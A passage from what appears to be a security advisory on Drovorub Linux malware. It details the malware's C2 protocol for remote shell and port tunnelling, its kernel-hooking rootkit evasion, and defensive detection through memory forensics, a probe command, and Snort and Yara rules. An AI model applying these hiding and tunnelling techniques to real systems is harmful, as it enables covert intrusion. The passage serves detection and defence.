        {"name":"session.id","value":"ODhjY2ExMjI0NjRiOGNiNGViMWE3NDYyYWM4NDA5Mjc5Yj
        AxMTU5Mw=="},
        {"name":"src_id","value":"OTYwNWRlMjYtYzA2Yy0xMWVhLWI2NTAtMDAwYzI5MTMwYjcx"},
        {"name":"dst_id","value":"OTcyMDVjZGMtYzA2Yy0xMWVhLTk0MWEtMDAwYzI5MTMwYjcx"},
        {"name":"data","value":"YmFzaC00LjEjIGlkCnVpZD0wKHJvb3QpIGdpZD0wKHJvb3QpIGdy
        b3Vwcz0wKHJvb3Qp"}
    ]
}
```


Figure 42: Drovorub-client responds with results of the shell command

5. **"close"**: When the Drovorub-server is done sending commands, it sends the "close" action which tells the Drovorub-client to terminate the shell. The Drovorub-client will respond back with its own "close" action signifying it has terminated the shell.


```
{"children":
    [
        {"name":"module","value":"c2hlbGw="},
        {"name":"action","value":"Y2xvc2U="},
        {"name":"session.id","value":"ODhjY2ExMjI0NjRiOGNiNGViMWE3NDYyYWM4NDA5Mjc5Yj
        AxMTU5Mw=="},
        {"name":"src_id","value":"OTcyMDVjZGMtYzA2Yy0xMWVhLTk0MWEtMDAwYzI5MTMwYjcx"},
        {"name":"dst_id","value":"OTYwNWRlMjYtYzA2Yy0xMWVhLWI2NTAtMDAwYzI5MTMwYjcx"}
    ]
}
```


Figure 43: Drovorub-server sends a "close" action to terminate the shell

"tunnel" module

The "tunnel" module provides port forwarding capability and is supported by both Drovorub-clients and Drovorub-agents. Port forwarding rules are maintained in the Drovorub-client or Drovorub-agent memory and not in any firewall or other table on those endpoints. Every port forwarding rule is assigned a unique UUID value ("id") to keep track of it. Likewise, each connection established through a port forwarder is assigned a unique session identifier ("sessionid"). It should also be noted that connections established on Drovorub-clients through this port forwarding capability are not automatically hidden by the Drovorub-kernel module. Separate "monitor" module commands would need to be issued prior to adding any port forwarding rules to hide connections established on those ports. The following tables show the actions and their supported parameters for the "tunnel" module.

Table XI: Drovorub "tunnel" module actions

Action	Action (Base64)	Parameters Supported	Description
addtun	YWRkdHVu	id, srcid, lhost, lport, dstid, rhost, rport, enabled	Create a new port forwarding rule on the Drovorub-client or Drovorub-agent specified by "srcid"; "srcid" will start up a TCP listener on the specified local host IP and port ("lhost" and "lport"); connections will be forwarded to the specified remote host IP and port ("rhost" and "rport") through the Drovorub-client or Drovorub-agent specified by "dstid"
modtun	bW9kdHVu	id, srcid, lhost, lport, dstid, rhost, rport, enabled	Modify an existing port forwarding rule on the Drovorub-client or Drovorub-agent specified by "srcid"
deltun	ZGVsdHVu	id, dstid	Delete an existing port forwarding rule on the Drovorub-client or Drovorub-agent specified by "dstid"
open	b3Blbg==	id, sessionid, srcid, dstid, rhost, rport	Open a new TCP connection from "srcid" to "dstid" to forward traffic to the given "rhost" and "rport"
open_success	b3Blbl9zdWNjZXNz	id, sessionid, srcid, dstid	Respond to an "open" request that the TCP connection was successfully established
open_fail	b3Blbl9mYWls	id, sessionid, srcid, dstid	Respond to an "open" request reporting failure to establish the TCP connection
data	ZGF0YQ==	id, sessionid, srcid, dstid, data	Send and receive data through the TCP port forwarded connection
close	Y2xvc2U=	id, sessionid, srcid, dstid	Close the TCP port forwarded connection

Table XII: Drovorub "tunnel" module action parameters

Parameter Name	Parameter Value(s)	Parameter Value(s) (Base64)	Description
sessionid	<variable>	<variable>	A unique UUID to track an open TCP connection
srcid	<variable>	<variable>	A unique UUID that represents one of the tunnel endpoints; tunnel endpoints

Parameter Name	Parameter Value(s)	Parameter Value(s) (Base64)	Description
			can be either Drovorub-clients or Drovorub-agents
dstid	<variable>	<variable>	A unique UUID that represents one of the tunnel endpoints; tunnel endpoints can be Drovorub-clients or Drovorub-agents
id	<variable>	<variable>	Unique UUID for the port forwarding entry
lhost	<variable>	<variable>	Listening host IP
lport	<variable>	<variable>	Listening host port
rhost	<variable>	<variable>	Remote host IP to forward traffic to
rport	<variable>	<variable>	Remote host port to forward traffic to
data	<variable>	<variable>	Send/receive data through port forwarder
enabled	true	dHJ1ZQ==	Enable (true) or disable (false) the port forwarding rule
	false	ZmFsc2U=	
reason	<variable>	<variable>	Reason for reported error

The following diagram illustrates one potential port tunneling configuration. This scenario shows how port forwarding could be setup between a Drovorub-agent and a Drovorub-client to relay network traffic to a remote host within the compromised network where the Drovorub-client infected machine resides.



Figure 44: Example “tunnel” setup

Tunnel Example

The following is an example sequence of actions to add a new port forwarding rule on a Drovorub-agent to relay network traffic to a remote host via a Drovorub-client. The remote host, in this case, is another machine on the same network as the Drovorub-client.

1. **"addtun"**: A Drovorub-server sends the "addtun" action to a Drovorub-agent to create a new port forwarding rule. In this example, the Drovorub-agent ("srcid") will establish a listener on one of its network interfaces specified by “lhost” and “lport”. In this case, the listener is established at IP address 192.168.57.100 on port 7777. Any connections to this IP and port will be forwarded to the remote host specified by “rhost” and “rport” via the Drovorub-client (“dstid”). In this case the remote host is at IP address 192.168.57.200 and port 5555.


```
{"children":
    [
        {"name":"module","value":"dHVubmVs"},
        {"name":"action","value":"YWRkdHVu"},
        {"name":"id","value":"YTBmOTBhNDktNGViMC1mMDRjLTNkYzgtN2IzMGE1YjQ1ZmNk"},
        {"name":"srcid","value":"NGFiMDExNTQtYzEyZS0xMWVhLWI5M2UtMDAwYzI5MTMwYjcx"},
        {"name":"lhost","value":"MTkyLjE2OC41Ny4xMDA="},
        {"name":"lport","value":"Nzc3Nw=="},
        {"name":"dstid","value":"NTJmMDI4ZDYtYzEyZS0xMWVhLWI4NDctMDAwYzI5MTMwYjcx"},
        {"name":"rhost","value":"MTkyLjE2OC41Ny4yMDA="},
        {"name":"rport","value":"NTU1NQ=="},
        {"name":"enabled","value":"dHJ1ZQ=="}
    ]
}
```


Figure 45: "addtun" action

2. **"open"**: When the Drovorub-agent receives a connection on the listening port, it sends the "open" action to establish a TCP connection with the Drovorub-client that matches the port forwarding rule ("id") it saved in memory. The "dstid", "rhost", and "rport" values match those in the saved rule. The "sessionid" is used to track this new connection.


```
{"children":
    [
        {"name":"module","value":"dHVubmVs"},
        {"name":"action","value":"b3Blbg=="},
        {"name":"id","value":"YTBmOTBhNDktNGViMC1mMDRjLTNkYzgtN2IzMGE1YjQ1ZmNk"},
        {"name":"sessionid","value":"OGE3M2VkOTItYzEyZS0xMWVhLWIzZGUtMDAwYzI5MTMwYjcx"},
        {"name":"dstid","value":"NTJmMDI4ZDYtYzEyZS0xMWVhLWI4NDctMDAwYzI5MTMwYjcx"},
        {"name":"srcid","value":"NGFiMDExNTQtYzEyZS0xMWVhLWI5M2UtMDAwYzI5MTMwYjcx"},
        {"name":"rhost","value":"MTkyLjE2OC41Ny4yMDA="},
        {"name":"rport","value":"NTU1NQ=="}
    ]
}
```


Figure 46: "open" action

3. **"open_success"**: If the connection is successfully established, the Drovorub-client ("srcid") responds back to the Drovorub-agent ("dstid") with the "open_success" action.


```
{"children":
    [
        {"name":"module","value":"dHVubmVs"},
        {"name":"action","value":"b3Blbl9zdWNjZXNz"},
        {"name":"id","value":"YTBmOTBhNDktNGViMC1mMDRjLTNkYzgtN2IzMGE1YjQ1ZmNk"},
        {"name":"srcid","value":"NTJmMDI4ZDYtYzEyZS0xMWVhLWI4NDctMDAwYzI5MTMwYjcx"},
        {"name":"dstid","value":"NGFiMDExNTQtYzEyZS0xMWVhLWI5M2UtMDAwYzI5MTMwYjcx"},
        {"name":"sessionid","value":"OGE3M2VkOTItYzEyZS0xMWVhLWIzZGUtMDAwYzI5MTMwYjcx"}
    ]
}
```


Figure 47: "open_success" response

4. **"data"**: Traffic can now be sent and received through the established TCP port forwarded connection using the "data" action. The "srcid" is the tunnel endpoint currently sending data, while “dstid” is the tunnel endpoint currently receiving data.


```
{"children":
    [
        {"name":"module","value":"dHVubmVs"},
        {"name":"action","value":"ZGF0YQ=="},
        {"name":"id","value":"YTBmOTBhNDktNGViMC1mMDRjLTNkYzgtN2IzMGE1YjQ1ZmNk"},
        {"name":"sessionid","value":"OGE3M2VkOTItYzEyZS0xMWVhLWIzZGUtMDAwYzI5MTMwYjcx"},
        {"name":"dstid","value":"NTJmMDI4ZDYtYzEyZS0xMWVhLWI4NDctMDAwYzI5MTMwYjcx"},
        {"name":"srcid","value":"NGFiMDExNTQtYzEyZS0xMWVhLWI5M2UtMDAwYzI5MTMwYjcx"},
        {"name":"data","value":"aGVsbG8K"}
    ]
}
```


Figure 48: "data" action

Host-based Communications

The Drovorub-client and Drovorub-kernel module communicate over a designated pseudo-device (e.g. /dev/zero) that is not traditionally used for bi-directional, full duplex input/output (I/O). When the Drovorub-kernel module is first loaded and initialized, it hooks the standard read/write file API methods for the designated pseudo-device. Any writes to the pseudo-device from the registered Drovorub-client process are directly parsed by the Drovorub-kernel module and when the Drovorub-kernel module has status or response data to deliver back to Drovorub-client, it sends a signal (SIGUSR1) to the Drovorub-client process, waits for a subsequent read request on the pseudo-device by the Drovorub-client process, and then delivers its data to the Drovorub-client I/O buffer. Custom command code constructs are employed in these transfers, depending on the direction of the communication. Both are described below.

Drovorub-client to Drovorub-kernel module

This transfer path is used to issue various commands, mostly in response to tasking originally transmitted to the Drovorub-client by the Drovorub-server. The Drovorub-client allocates and writes a sequential data buffer to the pseudo-device formatted as follows:

Table XIII: Kernel module command format

Content Type	Content Data	Description
ASCII string	"ASDFZXCV"	Signature string
ASCII string	":"	Separator string between fields
ASCII string	Command code	Command string
ASCII string	":"	Separator string between fields (**NOTE**: *This field is optional if the command does not require any data*)
Arbitrary	Data	Any data associated with the command, up to the end of the data buffer (**NOTE**: *This field is optional if the command does not require any data*)

The following command code string values are used within the Drovorub-client to issue commands to the kernel module:

Table XIV: Kernel module command types

Command String	Description
"hf"	Hide a file
"uf"	Unhide a file
"hm"	Hide a module
"um"	Unhide a module

Command String	Description
"hp"	Hide a process
"up"	Unhide a process
"rs"	Register client with kernel module
"sc!^2a"	Clean up
"ht"	Hide tcp port
"ut"	Unhide tcp port
"hu"	Hide udp port
"uu"	Unhide udp port

The buffer is then parsed by the Drovorub-kernel module, which is monitoring any writes made to the pseudo-device.

Drovorub-kernel module to Drovorub-client

This transfer path is used to deliver status and/or data in response to processed commands, when applicable. The Drovorub-kernel module allocates and fills a buffer using the following data structure for the header, followed by any data buffer that is associated with the command status or response.

Table XV: Kernel module buffer header data structure

Content Type	Content Data	Description
32-bit unsigned integer	0xA38246BC	Signature value
Unsigned char	Command code	Command code
32-bit unsigned integer	length	Length of any data transmitted (in bytes)
Unsigned char	Status code	Status/Error code: 0 = success, 1 = failure/error

Once the header and data buffer have been composed, the Drovorub-kernel module sends a signal (SIGUSR1) to the Drovorub-client process as an alert that data is available to be read from the pseudo-device. Each read request for the pseudo-device is monitored by the Drovorub-kernel module and, when the registered Drovorub-client process makes a read on the pseudo-device, the stored data buffer is copied directly to the Drovorub-client process I/O buffer.

The following command code values are used within the Drovorub-kernel module to send status or results back to the Drovorub-client:

Table XVI: Kernel module command code values

Decimal Value	Hex Value	Description
6	0x06	hidden files list
12	0x0C	hidden modules list
3	0x03	hidden processes list
15	0x0F	hidden tcp connections list
45	0x2D	hidden udp connections list

Evasion

The Drovorub-kernel module implements the base functionality for hiding various artifacts from user-space, including specified files and directories, processes and evidence of those processes within the "/proc" filesystem, network ports and sessions, and specified loaded kernel modules, to include itself. Essential to implementation of its hiding capabilities, kernel functions are hooked, either by patching the functions directly or by overwriting function pointers that point to the functions. Using this technique, the Drovorub-kernel module institutes: process hiding, file hiding, socket hiding, netfilter hiding, and hiding from raw socket receives.

Process hiding

The Drovorub-kernel module can hide processes from system calls and from the proc filesystem (/proc). Depending on the Linux kernel version, the Drovorub-kernel module may hook either the find_pid_ns(), find_pid(), or find_task_by_pid_type() kernel function to hide processes from system calls. Hiding processes from the proc filesystem is achieved by hooking multiple kernel functions, which may include d_lookup(), iterate_dir(), or vfs_readdir() depending on the Linux kernel version. The Drovorub-kernel module also hooks the lookup function stored in f_path.dentry->d_inode->i_op->lookup of the file "/proc". Finally, the Drovorub-kernel module hooks the do_fork() kernel function to hide child processes spawned from a hidden process.

File Hiding

To hide files, the Drovorub-kernel module hooks either the iterate_dir() or vfs_readdir() kernel functions, depending on the kernel version. Hidden files are filtered out of the directory listings, but hidden files are still available by filename if the name is known.

Socket Hiding

To hide network sockets, the Drovorub-kernel module hooks the appropriate kernel function and filters out the hidden sockets. It determines the function to hook by opening up the appropriate interface in the /proc/net directory in the proc file system. For TCP connections, the Drovorub-kernel module accesses /proc/net/tcp and /proc/net/tcp6. For UDP connections, it accesses /proc/net/udp and /proc/net/udp6. After hooking the appropriate function, the Drovorub-kernel module compares connection entries to the configured hidden list and filters out hidden connections. The Drovorub-kernel module filters out TCP connections based on the source or destination port, UDP connections based on source port only, or any connections owned by a hidden process.

Netfilter Hiding

In Linux, Netfilter is a component that enables the filtering of packets in the kernel. It is commonly used by firewalls to perform packet filtering. The Drovorub-kernel module registers a Netfilter hook (the term hook here does not imply patching, but rather is the common term for registering a Netfilter callback function) at hook numbers LOCAL_IN and LOCAL_OUT.

The Drovorub-kernel module also covertly hooks the kernel's nf_register_hook() function, which is the function used to register a Netfilter hook. When nf_register_hook() is called, the Drovorub-kernel module first calls the original nf_register_hook() function, allowing the new Netfilter hook to be added. It then unregisters any hook that it had previously registered at the same hook number, using the nf_unregister_hook() kernel function. Finally, the Drovorub-kernel module will re-register its Netfilter hook using the nf_register_hook() function. The purpose of removing and re-adding the Drovorub-kernel module Netfilter hook appears to be to ensure that its Netfilter hook gets called before any other non-Drovorub registered hook at the same hook number.

When a Drovorub-kernel module Netfilter hook is called, the Drovorub-kernel module determines whether the packet is part of a hidden TCP connection, or part of a TCP connection to or from a hidden process. If so, its Netfilter hook returns NF_STOP, preventing any other registered Netfilter hooks from being called for the packet.

To facilitate identification of packets to or from hidden processes, the Drovorub-kernel module covertly hooks the kernel socket functions for establishing or accepting connections, as well as for removing connections. It finds these functions by creating a kernel socket using the sock_create() kernel function and looking in the returned socket structure (assume it's named "s" here) at s->ops->accept, s->ops->connect, and s->ops->release. Whenever the hooked accept call is made (incoming connections) or the hooked connect call is made (outgoing connections), the Drovorub-kernel module checks to see if the

calling process is hidden. If so, the socket is saved off in a global list to be checked by the Drovorub-kernel module Netfilter hooks for each packet. (**NOTE**: UDP is not supported by the kernel module's Netfilter hook, only TCP.)

Hiding from raw socket receives

The Drovorub-kernel module hooks the skb_recv_datagram() kernel function. Any packet that is part of a hidden network session is filtered from raw socket receives. The network session must have been explicitly hidden to have its packets filtered out. Packets from network sessions with hidden processes are not automatically filtered.

Detection

Detection Methodologies

A number of complementary detection techniques effectively identify Drovorub malware activity. However, the Drovorub-kernel module poses a challenge to large-scale detection on the host because it hides Drovorub artifacts from tools commonly used for live-response at scale. Below is a discussion of the advantages and disadvantages of various detection methodologies available for Drovorub malware.

NOTE: Some of the techniques identified in this section can affect the availability or stability of a system. Defenders should follow organizational policies and incident response best practices to minimize the risk to operations while hunting for Drovorub malware.

Network-Based Detection

Network Intrusion Detection Systems (NIDS) can feasibly identify command and control messages between the Drovorub-client or Drovorub-agent and Drovorub-server. Specifically, some NIDS (e.g. Suricata®, Zeek®, Snort, etc.) that can dynamically de-obfuscate “masked” WebSocket protocol messages via scripting capabilities. Using a TLS proxy at the network boundary would allow for the detection of command and control messages even under a TLS encrypted channel.

Specifically, some NIDS (e.g. Snort, Suricata, Zeek, etc.) can dynamically de-obfuscate “masked” WebSocket protocol messages via scripting capabilities.

Advantages: High-confidence, large-scale (network-wide) detection of network command and control.

Disadvantages: Subject to evasion via TLS or if the format of messages changes.

Host-Based Detection

Probing

A script to communicate with the Drovorub-kernel module of the malware is included below. This script attempts to probe whether the Drovorub-kernel module hides a specific file based on a known preconfigured file prefix.

Advantages: Quick, scalable deployment of detections to endpoints to detect known samples, with a relatively low risk of affecting system stability.

Disadvantages: Subject to evasion if the file prefix differs from the known value.

Security Products (e.g. Antivirus, Endpoint Detection and Response, etc.) and Logging

Security products may provide visibility into various artifacts of Drovorub malware, including detection of the rootkit functionality. Evaluating specific product detection is outside the scope of this publication; however, defenders should consider whether any security products in their environment might be effective in detecting Drovorub malware.

Properly configured logging by the Linux Kernel Auditing System may additionally reveal artifacts of the initial compromise and installation of Drovorub malware.

Live Response

Incident responders commonly use live response techniques, such as searching for specific filenames, paths, hashes, and Yara rules on running systems using native system binaries and libraries (which use system calls provided by the kernel), to detect malicious activity at enterprise scale. The Drovorub-kernel module hides itself and related files, processes, and network connections by hooking (modifying the logic and output of) certain kernel functions, significantly reducing or completely obviating the efficacy of this detection methodology. This detection method is therefore subject to an increased risk of false negatives (failing to detect a compromised endpoint).

Memory Analysis

Capturing and analyzing the running memory of an endpoint is the most effective approach in detecting the Drovorub-kernel module because it offers the greatest insight into the behaviors the rootkit takes to hide itself and other artifacts on the system. Publically available tools such as Linux Memory Grabber (LMG), LiME and Volatility, or Rekall can be used to acquire and analyze memory. Detailed guidance for revealing Drovorub-kernel module behaviors is provided in the Memory Analysis with Volatility section below.

Advantages: Provides greatest level of visibility into specific rootkit behaviors and artifacts such as files, other processes, and network connections hidden by the malware.

Disadvantages: Higher potential impact to system stability (during acquisition), and not as scalable to a large number of endpoints.

Media (Disk Image) Analysis

Several Drovorub file-based artifacts are present and persistent on compromised endpoint disk media, though hidden from normal system binaries and system calls by the rootkit. Acquiring raw media images is a viable detection method for known Drovorub samples using IOCs (e.g. file names and paths) or Yara rules.

Advantages: Provides visibility into Drovorub files on disk, including configuration data.

Disadvantages: Loss of memory-resident artifacts, higher potential impact to system stability (during acquisition), and not as scalable to a large number of endpoints.

Memory Analysis with Volatility

Using Volatility software for memory analysis, it may be possible to detect the presence of the Drovorub malware on compromised hosts. Volatility requires the appropriate Linux profile for the operating system where the memory was captured, in order to run correctly. Many Linux profiles are available to download from Volatility's GitHub® website.

Drovorub-kernel Module

The kernel module resident in memory is hidden from some of the commands that would typically show the running module, such as "linux_lsmod". One plugin that can be used to carve memory for concealed modules is the "linux_hidden_modules" plugin. Here is an example of a Volatility command run against a Linux CentOS memory image infected with Drovorub that finds the hidden kernel module:

```
# python vol.py -f /root/working/mem.img --profile=LinuxCentOS65x64 linux hidden modules
Volatility Foundation Volatility Framework 2.6

Offset (V)         Name
------------------ ----
0xffffffffa0008060 dr_mod
```

Figure 49: Volatility command finding the hidden Kernel Module

Volatility can be used to dump the module from memory for further examination. The following example shows this process by using the "linux_moddump" plugin (results truncated for readability):

```
# python vol.py -f /root/working/mem.img --profile=LinuxCentOS65x64 linux moddump --
dump-dir=carvings --base=0xffffffffa0008060
Volatility Foundation Volatility Framework 2.6

...
walking 83 syms to be fixed....
...
Wrote 68952 bytes to dr_mod.0xffffffffa0008060.lkm
```

Figure 50: Volatility command to dump the Kernel Module from memory

The file dr_mod.0xffffffffa0008060.lkm is carved out of memory to a folder named "carvings". Using the "drovorub_kernel_module_unique_strings" Yara rule later in this advisory, Yara can be run against the file to determine if it is the Drovorub-kernel module. The comparison below shows a match for the malware.

```
# yara drovorub_kernel_module_unique_strings carvings/

drovorub_kernel_module_unique_strings carvings//dr_mod.0xffffffffa0008060.lkm
```

Figure 51: Yara rule match

Drovorub-client

The Drovorub-client also tries to hides itself using anti-forensic techniques. Volatility plugins such as "linux_pslist" may not display the process in the process list. It can be discovered, however, using the "linux_psxview" plugin. The below truncated results shows the Drovorub file "dr_client" hidden from the "pslist" plugin with the "False" flag, but it is seen by several other plugins with the "True" flag.

```
# python vol.py -f /root/working/mem.img --profile=LinuxCentOS65x64 linux_psxview
Volatility Foundation Volatility Framework 2.6

Offset(V)          Name             PID pslist psscan pid_hash kmem_cache parents
leaders
------------------ ------------- ------ ------ ------ -------- ---------- ------- ------
-
0x0000000000400000 dr_client        856 False  True   True     True       False   False
```

Figure 52: Volatility "psxview" plugin finding the Drovorub-client

It can also be seen using the "linux_psaux" plugin which show more detail on the running processes. In the below truncated output, the "dr_client" process is shown running from the tmp directory:

```
# python vol.py -f /root/working/mem.img --profile=LinuxCentOS65x64 linux_psaux
Volatility Foundation Volatility Framework 2.6

Pid    Uid    Gid    Arguments
1      0      0      /sbin/init
2      0      0      [kthreadd]
3      0      0      [migration/0]
...
856    0      0      /tmp/dr_client
...
```

Figure 53: Volatility "linux_psaux" plugin finding the Drovorub-client

To dump the code for this process, the "linux_procdump" plugin can be used. Here is an example of the "/tmp/dr_client" process being carved out of memory:

```
# python vol.py -f /root/working/mem.img --profile=LinuxCentOS65x64 linux procdump --
dump-dir=carvings --pid=856
Volatility Foundation Volatility Framework 2.6

Offset             Name                 Pid             Address            Output File

------------------ -------------------- --------------- ------------------ -----------
0xffff88007bdb7500 dr_client            856             0x0000000000400000
carvings/dr_client.856.0x400000
```

Figure 54: Dumping the "/tmp/dr_client" process from memory

Running the dumped file against the "drovorub_unique_network_comms_strings" Yara rule later in this advisory, also produces a match:

```
# yara drovorub unique network comms strings carvings/

drovorub_unique_network_comms_strings carvings//dr_client.856.0x400000
```

Figure 55: Yara match against dumped file from memory

The attributes of the two files examined are as follows (the sizes of the files will not correspond to the original files on disk.)

```
# ls -l carvings

total 3592
drwxr-x---. 2 root root    4096 ./
drwxr-x---. 8 root root    4096 ../
-rw-r-----. 1 root root 3600384 dr client.856.0x400000
-rw-r-----. 1 root root   68952 dr_mod.0xffffffffa0008060.lkm

# file carvings/*

carvings/dr_client.856.0x400000: ELF 64-but LSB executable, x86-64, version 1
(GNU/Linux), statically linked, stripped
carvings/dr_mod.0xffffffffa0008060.lkm: ELF 64-bit LSB relocatable, Intel 80386, version
1 (SYSV), not stripped
```

Figure 56: Attributes of the two files dumped from memory

Drovorub Networking

When running the plugin "linux_lsof" against the image to see open file descriptors, the malware shows that it has a network socket open for possible C2 communication:

```
# python vol.py -f /root/working/mem.img --profile=LinuxCentOS65x64 linux_lsof
Volatility Foundation Volatility Framework 2.6

Offset             Name                           Pid      FD       Path
------------------ ------------------------------ -------- -------- ----
0xffff88007bdb7500 dr client                           856        0 socket:[20516]
```

Figure 57: Volatility "linux_lsof" plugin finding a network socket open

To verify an open socket and to see more information on any network connections, the "linux_netstat" plugin should be run. The below command shows the Drovorub-client with an established connection along with information on the IP addresses, ports, and PID used by the socket:

```
# python vol.py -f /root/working/mem.img --profile=LinuxCentOS65x64 linux_netstat
Volatility Foundation Volatility Framework 2.6

TCP      192.168.57.25    :57272 192.168.57.100  :32177 ESTABLISHED        dr_client/856
```

Figure 58: Volatility "linux_netstat" plugin showing network connection information

Another tool that can be used to examine memory is Bulk Extractor. One of its features is to extract network traffic from an image. This is useful as it may provide some network traffic generated by the malware in pcap format. Once Bulk Extractor has finished parsing the memory image, locate the pcap file in the output directory and open it with Wireshark. By using display filters on some of the terms in the C2 communications described at the beginning of this advisory, the results may identify the host as being compromised. An example display filter could be:

```
(tcp.payload matches "\"name\":\"module\"") or ("tcp.payload matches
"\"name\":\"action\"") or ("tcp.payload matches "\"name\":\"token\"")
```

Figure 59: Example Wireshark display filter

Here is one of the C2 packets found using the above display filter:



Figure 60: Example C2 packet in Wireshark

Drovorub Strings

Using a keyword list of the terms described in this advisory, a search can be conducted on the strings in the memory capture. Using the Sysinternals® "strings.exe" utility, a file can be created that contains all of the strings in the image:

```
Strings.exe -o -n 4 -nobanner mem.img > mem_strings.txt
```

Figure 61: Using the "strings" utility

By using grep to search through the strings file for terms such as "sc!^2a", "do_fork", or "net_list_request", the results may give an indication that the system has been compromised.

```
# grep -i "do fork" mem strings.txt

25083726:do fork
25084057:do_fork_test
25201760:<6>kgdbts:RUN do_fork for %i breakpoints
2973869845:do fork
3106559992:    #10 [f2815f68] do fork at c011cebb
3324151024:DO_FORK: from %d, %d to %ld, %ld
3667433893:do fork
```

Figure 62: Using "grep" to search through the strings file

Drovorub-kernel Module Detection Method

If the following commands are run on the command-line and the "testfile" disappears, the system is infected with Drovorub. If the "testfile" does not disappear, the system may still be infected with Drovorub. The signature "ASDFZXCV" could have changed or the pseudo-device used for host-based communications between Drovorub-client and Drovorub-kernel module could be something other than /dev/zero.

```
touch testfile
echo "ASDFZXCV:hf:testfile" > /dev/zero
ls
```

Figure 63: Drovorub-kernel module detection method

Snort Rules

The following Snort rules can be used to detect the network communications from Drovorub-server to Drovorub-client (or Drovorub-agent). Rule #1 can also detect unmasked Drovorub-client (or Drovorub-agent) to Drovorub-server communications.

```
alert tcp any any -> any any (msg: "Drovorub WebSocket JSON Comms";
content:"{|22|children|22|:[{|22|name|22|:"; pcre:
"/\x81.{1,4}\{\x22children\x22:\[\{\x22name\x22:\x22[a-z0-
9 ]{1,32}\x22,\x22value\x22:\x22[a-zA-Z0-9+\/]{1,256}={0,2}\x22\}/"; sid: 1; rev: 1;)
```

Figure 64: Snort Rule #1

```
alert tcp any any -> any any (msg:"Drovorub WebSocket Ping";
flow:established,from_server; dsize:18; content:"|89 10 7b 22 70 69 6e 67 22 3a 22 70 69
6e 67 22 7d 0a|";depth:18; sid: 2; rev: 1;)
```

Figure 65: Snort Rule #2

Yara Rules

These Yara rules can be used to detect Drovorub components. Since the Drovorub-kernel module actively hides itself and the Drovorub-client, these rules are most effective if run against a forensic image.

```
rule generic poco openssl {
    meta:
```

```
